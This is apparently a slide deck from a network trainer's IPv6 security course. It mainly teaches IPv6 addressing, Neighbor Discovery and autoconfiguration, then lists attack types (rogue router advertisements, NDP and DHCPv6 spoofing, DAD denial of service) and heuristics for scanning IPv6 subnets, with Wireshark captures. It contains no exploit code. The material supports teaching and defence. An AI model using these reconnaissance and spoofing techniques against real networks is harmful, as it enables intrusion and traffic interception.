

# IPv6 Hacking Tools



## IPv6 Hacking Tools

Jeffrey L Carrell

Network Trainer

jeff.carrell@teachmeipv6.com

Twitter: @JeffCarrell\_v6



IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

1



## IPv6 Hacking Tools

- IPv6 operational basics – you NEED to know and understand this!!
- IPv6 security
- Wireshark basics
- IPv6 in Wireshark
- IPv6 hacking demonstration

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

2

# IPv6 Hacking Tools



## IPv6: Trivia

---

- In modern day operating systems, is IPv6 an enabled protocol? **YES!**
- Generally, will an IPv6 enabled interface have more than one IPv6 address assigned to it? **YES!**

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

3



## IPv6: Trivia

---

- How many IPv6 GUA addresses can a network interface have that are in the same network? **Up to 4!**
- How many IPv6 GUA addresses can a network interface have that are in different networks? **Almost infinite!**
- Can the IPv6 Link-Local address be the same address for all network interfaces in a host? **YES!**

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

4

# IPv6 Hacking Tools



## IPv6: Trivia

---

- How does an IPv6 enabled host derive its default gateway? **Via the RA!**
- Does DHCPv6 have a configurable option to provide an IPv6 default gateway? **NO!**
- Does an IPv6 host use its LL or GUA address to communicate to its default gateway? **LL!**

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

5



## IPv6: Trivia

---

- If an IPv6 enabled host has autoconfigured privacy extension addresses and a statically assigned address, which one gets used for off-net communications? **Temporary!**
- If attempting to communicate on-net using your GUA to another IPv6 host, will the communication be successful if the v6 router is not on-net? **NO!**

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

6

# IPv6 Hacking Tools



## IPv6 – a bit more than basics

---

- Quick IPv6 history
- IPv6 Address basics
- IPv6 Address Autoconfiguration

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

7



## IPv6 Brief History

---

- Fall 1992 – IPv4 addresses will run out someday
- Oct 1993 – DHCP – RFC 1531 – easier IPv4 address management
- Dec 1993 – IPng – RFC 1550 – basic specification for next version IP
- May 1994 – NAT – RFC 1631 – temporary solution before IPng available
- Dec 1995 – RFC 1883 – Basic specifications of IPv6
- Feb 1996 – RFC 1918 – Private IPv4 addresses
- Dec 1998 – RFC 2460 – Full IPv6 defined
- May 2005 – RFC 3927 – APIPA (IPv4)

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

8

# IPv6 Hacking Tools



## Comparing IPv4 & IPv6 Addresses

- IPv4 addresses  $2^{32} = 4,294,967,296$
- IPv6 addresses  $2^{128} = 340,282,366,920,938,463,463,374,607,431,768,211,456$ 
  - which is 340 undecillion
    - 340 trillion trillion trillion
  - 79,228,162,514,264,337,593,543,950,336 times more v6 addresses than v4
- If IP addresses weighed one gram each:
  - IPv4 = half the Empire State Building
  - IPv6 = 56 billion earths

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

9



## What is an IPv6 Address?

- IPv6 addresses are very different than IPv4 addresses in the size, numbering system, and delimiter between the numbers
  - 128bit -vs- 32bit
  - colon-hexadecimal -vs- dotted-decimal
  - colon and double colon -vs- period (or “dot” for the real geeks)

Valid IPv6 addresses are comprised of hexadecimal numbers (0-9 & a-f), with colons separating groups of four numbers, with a total of eight groups

(each group is known as “quibble” or “hextet”)

- 2001:0db8:1010:61ab:f005:ba11:00da:11a5


IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

10

# IPv6 Hacking Tools



## IPv6 default for subnet


- Based on the default definition an IPv6 address is logically divided into two parts: a 64-bit network prefix and a 64-bit interface identifier (IID)
- Therefore, the default subnet size is /64
- 2001:0db8:1010:61ab:f005:ba11:00da:11a5/64  

- A single /64 network yields 18 billion-billion possible addresses

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

11





## IPv6 shorthand notation



IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

12

# IPv6 Hacking Tools



## Incorrect shorthand notation

---

**2001:0000:0000:0a52:0000:0000:0000:3d16**

Consecutive Zeros      Leading Zeros      Consecutive Zeros



**2001::a52::3d16**

How many bits are represented by each "::"?

**NOT A VALID IPv6 Address**

←

13



## Address types

---

Address Type	IPv4	IPv6
<b>Unicast</b> - One-to-one communication	Yes	Yes
<b>Broadcast</b> - One-to-many communication local	Yes	No
<b>Multicast</b> - One-to-many communication local/remote	Yes	Yes
<b>Anycast</b> - One-to-many communication nearest	Yes	Yes

14

# IPv6 Hacking Tools



## Address scopes

Address Scope	IPv4	IPv6
Link-Local - Not routable	Yes (is temp, APIPA)	Yes
Global Unicast - Routable to Internet	Aka public	Yes
Unique Local - Routable only within domain	Aka private RFC 1918	RFC 4193

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

15



## IPv4/IPv6 special addresses

Address Type	IPv4	IPv6
Default Route	0.0.0.0/0	::/0
Unspecified	0.0.0.0/32	::/128
Loopback	127.0.0.1/8	::1/128
Multicast	224.0.0.0/4	ff00::/8
Link-Local	169.254.0.0/16	fe80::/10
Global Unicast	All others	2000::/3
Unique Local	10.0.0.0/8 172.16.0.0/12 192.168.0.0/16	fc00::/7
Documentation	192.0.2.0/24 198.51.100.0/24 203.0.113.0/24	2001:db8::/32

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

16



# IPv6 Hacking Tools



## IPv6 well known multicast addresses


Address	Description	Scope
ff01::1	All nodes address	Interface-local
ff02::1	All nodes address	Link-local
ff01::2	All routers address	Interface-local
ff02::2	All routers address	Link-local
ff05::2	All routers address	Site-local
ff02::4	DVMRP routers	Link-local
ff02::5	OSPF drothers	Link-local
ff02::6	OSPF designated routers	Link-local
ff02::9	RIPng routers	Link-local
ff02::a	EIGRPv6 routers	Link-local
ff02::d	All PIM routers	Link-local
ff02::16	ALL MLDv2 routers	Link-local
ff02::1:2	DHCPv6 servers/agents	Link-local
ff02::1:3	DHCPv6 servers/agents	Site-local
ff02::1:ffxx:xxxx	Solicited node address	Link-local

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

17



## Interface ID from MAC address



IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

18

# IPv6 Hacking Tools



## Interface ID from Random Number


- RFC4941 - Privacy Extensions for Stateless Address Autoconfiguration in IPv6
- Initial IID is derived based on mathematical computation to create a "random 64bit number" and appended to prefix to create a GUA
- An additional but different 64bit number is computed, appended to prefix, and tagged "temporary" for a 2<sup>nd</sup> GUA
- Temporary GUA should be re-computed on a frequent basis
- Temporary GUA is used as primary address for communications, as it is considered "more secure"

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

19



## Lifetime states of an IPv6 address



- Tentative – address is in process of verification for uniqueness and is not yet available for regular communications
- Valid – address is valid for use in communication based on Preferred and Deprecated status
- Preferred – address is usable for all communications
- Deprecated – address can still be used for existing sessions, but not for new sessions
- Invalid – an address is no longer available for sending or receiving

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

20

# IPv6 Hacking Tools

## Comparing IPv4 & IPv6 Neighbor Discovery Protocols



IPv4	IPv6
ARP Request	Neighbor Solicitation
ARP Reply	Neighbor Advertisement
Router Solicitation	Router Solicitation
Router Advertisement	Router Advertisement
Gratuitous ARP	Duplicate Address Detection
ARP Cache	Neighbor Cache

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

21

## IPv6 Neighbor Discovery Protocol



- Neighbor Discovery Protocol (NDP) is defined in RFC 4861
- NDP provides the following basic IPv6 functions per node
  - Discover what link they are on
  - Learn link prefix addresses
  - Discover the on-link router
  - Discover on-link neighbors
  - Keep track of active neighbors

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

22

# IPv6 Hacking Tools



## NDP ICMPv6 message types

---

- ICMPv6 type 133 - Router Solicitation (RS)
- ICMPv6 type 134 - Router Advertisement (RA)
- ICMPv6 type 135 - Neighbor Solicitation (NS)
- ICMPv6 type 136 - Neighbor Advertisement (NA)




## IPv6 NDP - Router Solicitation

---

- A node sends a multicast Router Solicitation message to the "all-routers" address ff02::2 to determine if there are any IPv6 routers on-link

# IPv6 Hacking Tools




## IPv6 NDP - Router Advertisement

- Routers send RAs periodically (appx every 6-10 minutes [is adjustable]) and in reply to an RS (generally sent by a node coming on-link)
- RA informs nodes of status and may contain such information as:
  - Network prefix
  - Link MTU
  - Valid and preferred lifetimes
  - Flags that inform the node method of address autoconfiguration to invoke:
    - SLAAC, Stateful, Stateless-DHCPv6
  - Router on-link status

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

26

# IPv6 Hacking Tools



The diagram illustrates the Neighbor Solicitation (NS) process. A horizontal line represents the network link. On the left, a blue router icon is labeled "Router" with MAC: 00-55-66-77-88-23 and IP: fe80::5:6:7:2. On the right, a computer icon is labeled "Node B". On the left, another computer icon is labeled "Node A" with MAC: 00-11-22-33-44-56. A green double-headed arrow labeled "Router Advertisement" spans the link. A box above the link lists the packet structure:

- Ethernet Header
  - Destination MAC = 33-33-00-00-00-01
- IPv6 Header
  - Source Address = fe80::5:6:7:2
  - Destination Address = ff02::1
  - Hop limit = 255
- Router Advertisement Header
  - ICMPv6: flags, Current hop limit, timers, Link-Layer address
  - ICMPv6 Options: flags, lifetimes, Prefix

Small icons in the top right corner include a "IPv6" logo and a "Hacking Tools" logo.

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

28

## IPv6 NDP - Neighbor Solicitation

- NS is used to find or verify the link-layer address of an on-link node
- NS is used for Duplicate Address Detection
- NS is used for Neighbor Unreachability Detection

# IPv6 Hacking Tools



## Duplicate Address Detection (DAD)

- When a node initially assigns an IPv6 address to its interface, it must check whether the selected address is unique
- If unique, the address is configured on interface
- To verify uniqueness, the node sends a multicast Neighbor Solicitation message with the:
  - dest MAC of 33:33:<last 32bits of IPv6 mcast addr>
  - dest IPv6 addr of ff02::1:ff<last 24bits of proposed IPv6 addr>
  - source IPv6 of ":::" (IPv6 unspecified addr)


IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

29

## Duplicate Address Detection Neighbor Solicitation



IP: fe80::1:2:4:2 (tentative)



IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

30

# IPv6 Hacking Tools



## IPv6 NDP - Neighbor Advertisement


- NA is sent as a reply to a Neighbor Solicitation

## Duplicate Address Detection Neighbor Advertisement (reply)



IP: fe80::1:2:4:2 (tentative)

Node A





# IPv6 Hacking Tools



## NDP – Neighbor cache

- A node's neighbor cache maintains mappings of IPv6 link-local and GUA addresses for each of its link-layer addresses
- The neighbor cache also maintains the reachability state for each neighbor using Neighbor Unreachability Detection (NUD)

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

33





## NDP – Neighbor cache state

- A Neighbor Cache entry can be in one of five states:
  - INCOMPLETE - Address resolution is in progress and the link-layer address is not yet known
  - REACHABLE - Neighbor is known to be reachable within the last reachable time interval
  - STALE - Neighbor requires re-resolution and traffic may flow to this neighbor
  - DELAY - Neighbor is pending re-resolution and traffic might flow to this neighbor
  - PROBE - Neighbor re-resolution is in progress and traffic might flow to this neighbor

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

34



# IPv6 Hacking Tools

## IPv6 autoconfiguration options

Address Autoconfiguration Method	ICMPv6 RA (Type 134) Flags		ICMPv6 RA (Type 134) ICMPv6 Option Prefix Info		Prefix Derived from	Interface ID Derived from	Other Configuration Options	# of IPv6 Addr
	M Flag	O Flag	A Flag	L Flag				
Link-Local (always configured)	N/A	N/A	N/A	N/A	Internal (fe80::)	M-EUI-64 or Privacy	Manual	1
Manual	Off	Off	Off	On	Manual	Manual	Manual	2 (LL, Manual)
SLAAC	Off	Off	On	On	RA	M-EUI-64 or Privacy	Manual	3 (LL, IPv6, IPv6 temp)
Stateful (DHCPv6)	On	N/R	Off	On	DHCPv6	DHCPv6	DHCPv6	2 (LL, DHCPv6)
Stateless DHCPv6	Off	On	On	On	RA	M-EUI-64 or Privacy	DHCPv6	3 (LL, IPv6, IPv6 temp)
Combination Stateless & DHCPv6	On	N/R	On	On	RA and DHCPv6	M-EUI-64 or Privacy and DHCPv6	DHCPv6	4 (LL, IPv6, IPv6 temp, DHCPv6)

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell
35

## IPv6 Stateful (DHCPv6) process

RA\_no\_O-flag\_still-get-all-DHCPv6-other-info\_HP-3500\_06172012\_1315.pcap [Wireshark 1.8.2 (SVN Rev 44520 from /trunk-1.8)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	13:13:17	fe80::223:47ff:fec1:6140	ff02::1	ICMPv6	110	Router Adv
2	13:13:17	fe80::f10c:df5f:1fc2:2bee	ff02::1:2	DHCPv6	146	Solicit XII
3	13:13:17	fe80::223:47ff:fec1:6140	fe80::f10c:df5f:1fc2:2bee	DHCPv6	184	Advertise
4	13:13:18	fe80::f10c:df5f:1fc2:2bee	ff02::1:2	DHCPv6	192	Request XII
5	13:13:18	fe80::223:47ff:fec1:6140	fe80::f10c:df5f:1fc2:2bee	DHCPv6	184	Reply XIXD

- DHCPv6Solicit = DHCPDiscover (IPv4)
- DHCPv6Advertise = DHCPOffer (IPv4)
- DHCPv6Request = DHCPRequest (IPv4)
- DHCPv6Reply = DHCPAck (IPv4)

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell
36

# IPv6 Hacking Tools



## IPv6 Security concerns

- If M-EUI-64 based address, can determine manufacturer of interface, which may lead to what type of device it is, and where in the network it may be located
- Since IPv6 is enabled by default in many operating systems and devices, simple scan of network will provide tons of info
- Many "tools" already available for exploitation of devices/systems
- Easy to spoof clients with rogue RA
- If there is a "Temporary" IPv6 address (in addition to a "regular" configured IPv6 address), it is used for outbound communications by the client. "Temporary" IPv6 addresses can change frequently

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

37





## IPv6 Threats to access networks

- IPv6 uses ICMPv6 for many LAN operations
  - Stateless auto-configuration
  - IPv6 equivalent of IPv4 ARP
- New multicast addresses that can enable an attacker to identify key resources on a network
- Spoofed RAs can renumber hosts, have hosts "drop" an IPv6 address, or initiate a MITM attack with redirect
- DHCPv6 spoofing
  - Force nodes to believe all addresses are on-link

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

38

# IPv6 Hacking Tools



## ICMPv6 is Required for IPv6



Type	Description
1	Destination unreachable
2	Packet too big
3	Time exceeded
4	Parameter problem
128	Echo Request
129	Echo Reply
130	Multicast Listener Query
131	Multicast Listener Report
132	Multicast Listener Done
133	Router Solicitation (RS)
134	Router Advertisement (RA)
135	Neighbor Solicitation (NS)
136	Neighbor Advertisement (NA)
137	Redirect message

Annotations:

- Traceroute: 2, 3
- Ping: 128, 129
- Multicast Listener Discovery: 130, 131, 132
- Prefix Advertisement: 133, 134
- ARP replacement: 135, 136

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

39





## IPv6 attacks

- Neighbor Discovery attacks
  - NDP Spoofing
  - DAD DoS attack
- Router Advertisement attacks
  - RA flooding
  - Rogue RA
- DHCPv6 spoofing
  - Force nodes to believe all addresses are on-link

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

40

# IPv6 Hacking Tools





## IPv6 Network scanning

---

- 2001:0db8:1010:61ab:f005:ba11:00da:11a5/64
  - ↑  
64bits for Network Identifier
  - ↑  
64bits for Interface Identifier
  - ↑  
Prefix Length
- Since prefix is defined, don't scan there, need only scan lower 64 bits (18BB #'s!!!!!!)
- Scan last section for IPv4 looking addresses (0-254)
- Scan middle of IID for "fffe", then scan for known OID
- Scan for known hex words
- Scan for IPv4 address converted to hex notation
  - 10.1.1.1 = 0a01:0101 -or- a01:101 -or- 10:1:1:1

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

41



## Wireshark

---


- Basics
- Color rules
- Display filters
- Columns
- Configuration profiles
- Packet annotation

IPv6 Hacking Tools v1.1 - Copyright © 2019 Jeffrey L. Carrell

42

# IPv6 Hacking Tools


## Wireshark main view



1. Title bar — trace file name or capture device name
2. Main menu — standard menu
3. Main toolbar — quick access
4. Display filter area — reduce the amount of traffic you see
5. Packet List pane — summary of each frame
6. Packet Details pane — dissected frames
7. Packet Bytes pane — hex and ASCII details
8. Status Bar — access to the Expert, annotations, file location, packet counts, and profiles

43


## Jeff's IPv6 Wireshark



44

# IPv6 Hacking Tools

## Coloring rules




1710	0.062	17:46:18.096	fe80::5	fe80::68ec:6151:8d5f:2da2	ICMPv6	86 Neighbor Solicitation for fe80::68ec:6151:8d5f:2da2
1711	0.000	17:46:18.096	fe80::68ec:6151:8d5f:2da2	fe80::5	ICMPv6	86 Neighbor Advertisement fe80::68ec:6151:8d5f:2da2
1712	1.158	17:46:19.255	10.105.2.100	239.255.255.250	SSDP	175 M-SEARCH * HTTP/1.1
1713	2.241	17:46:21.496	fe80::5	ff02::5	OSPF	90 Hello Packet
1714	0.699	17:46:22.196	10.105.2.1	224.0.0.5	OSPF	78 Hello Packet
1715	0.058	17:46:22.255	10.105.2.100	239.255.255.250	SSDP	175 M-SEARCH * HTTP/1.1
1716	9.641	17:46:31.896	fe80::5	ff02::5	OSPF	90 Hello Packet
1717	0.299	17:46:32.196	10.105.2.1	224.0.0.5	OSPF	78 Hello Packet
1718	3.268	17:46:35.464	fe80::68ec:6151:8d5f:2da2	ff02::1:2	DHCPv6	152 Solicit XID: 0x99ae2a CID: 0001000115e...
1719	0.004	17:46:35.468	fe80::20c:29ff:febb:6265	fe80::68ec:6151:8d5f:2da2	DHCPv6	166 Advertise XID: 0x99ae2a CID: 000100011...
1720	0.003	17:46:35.472	fe80::5	fe80::68ec:6151:8d5f:2da2	DHCPv6	184 Advertise XID: 0x99ae2a CID: 000100011...
1721	0.470	17:46:35.942	fe80::68ec:6151:8d5f:2da2	ff02::2	ICMPv6	70 Router Solicitation from 00::14:82:0...
1722	0.000	17:46:35.943	fe80::5	ff02::1	ICMPv6	118 Router Advertisement from 00::24:38:ee...
